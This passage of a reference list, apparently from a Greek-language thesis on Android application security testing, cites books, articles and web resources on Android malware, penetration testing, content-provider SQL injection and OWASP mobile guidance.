[4] Android Malware and Analysis [Βιβλίο] / συγγρ. Ken Dunham Shane Hartman, Jose Andre Morales, Manu Quintans, Tim Strazzere. - [s.l.] : CRC Press, 2015.

[5] Android Security- Attacks and Defenses [Βιβλίο] / συγγρ. Abhisek Dubey Anmol Misra.-[s.l] : CRC Press, 2013

[6] Android Security Cookbook- Practical recipes to delve into Android's security mechanisms by troubleshooting common vulnerabilities in applications and Android OS versions [Βιβλίο] / συγγρ. Keith Makan Scott, Alexander-Bown. - [s.l.] : Packt, 2013.

[7] How To Test Android Application Security Using Drozer? [Ηλεκτρονικό] / συγγρ. Iftekhar Ashraf // Medium. - https://medium.com/@ashrafrizvi3006/how-to-test-android-application-security-using-drozer-edc002c5dcac.

[8] Inyección SQL en proveedores de contenido de Android y cómo protegerse [Ηλεκτρονικό] / συγγρ. Verdugo David González. - https://solidgeargroup.com/inyeccion-sql-en-proveedores-de-contenido-de-android-y-como-protegerse/.

[9] Learning Pentesting for Android Devices- A practical guide to learning penetration testing for Android devices and applications [Βιβλίο] / συγγρ. Gupta Aditya. - [s.l.] : Packt, 2014.

[10] Mobile Application Penetration Testing- Explore real-world threat scenarios attacks on mobile applications and ways to counter them [Βιβλίο] / συγγρ. Velu Vijay Kumar. - [s.l.] : Packt, 2016.

[11] Mobile Device Exploitation Cookbook [Βιβλίο] / συγγρ. Prashant Verma Akshay Dixit. - [s.l.] : Packt, 2016.

[12] Mobile Device Penetration Testing Framework and Platform for the Mobile Device Security Course [Έκθεση] / συγγρ. Suyash Jadhav Tae Oh, Young Ho Kim, Joeng Nyeo Kim. - 2015.

[13] Mobile Security Testing Guide [Βιβλίο] / συγγρ. Bernhard Mueller Sven Schleier, Jeroen Willemsen, The OWASP mobile team.

[14] OWASP Mobile Top 10 [Ηλεκτρονικό]. - https://owasp.org/www-project-mobile-top-10/.

[15] Start assessing the security of your Android application [Ηλεκτρονικό] / συγγρ. Lavedrine Rémi // Medium . - 2018. - https://medium.com/@remi.lavedrine/start-assessing-the-security-of-your-android-application-f433c072f37b.

[16] The Mobile Application Hacker's Handbook [Βιβλίο] / συγγρ. Dominic Chell Tyrone Erasmus, Shaun Colley, Ollie Whitehouse. - [s.l] : Willey, 2015.

[17] Vulnerable Android Content Providers [Ηλεκτρονικό] / συγγρ. Slipetskyy Rostik. - https://oldbam.github.io/android/security/android-vulnerabilities-insecurebank-content-providers.

[18] Welcome to Binder: A Kernel Level Attack Model for the Binder in Android Operating System [Συνέδριο] / συγγρ. Majid Salehi Farid Daryabar, Mohammad Hesam Tadayon // 2016 8th International Symposium on Telecommunications. - 2016.

[19] [Ηλεκτρονικό] / συγγρ. Gianchandani Prateek. - https://resources.infosecinstitute.com/author/prateek/#gref.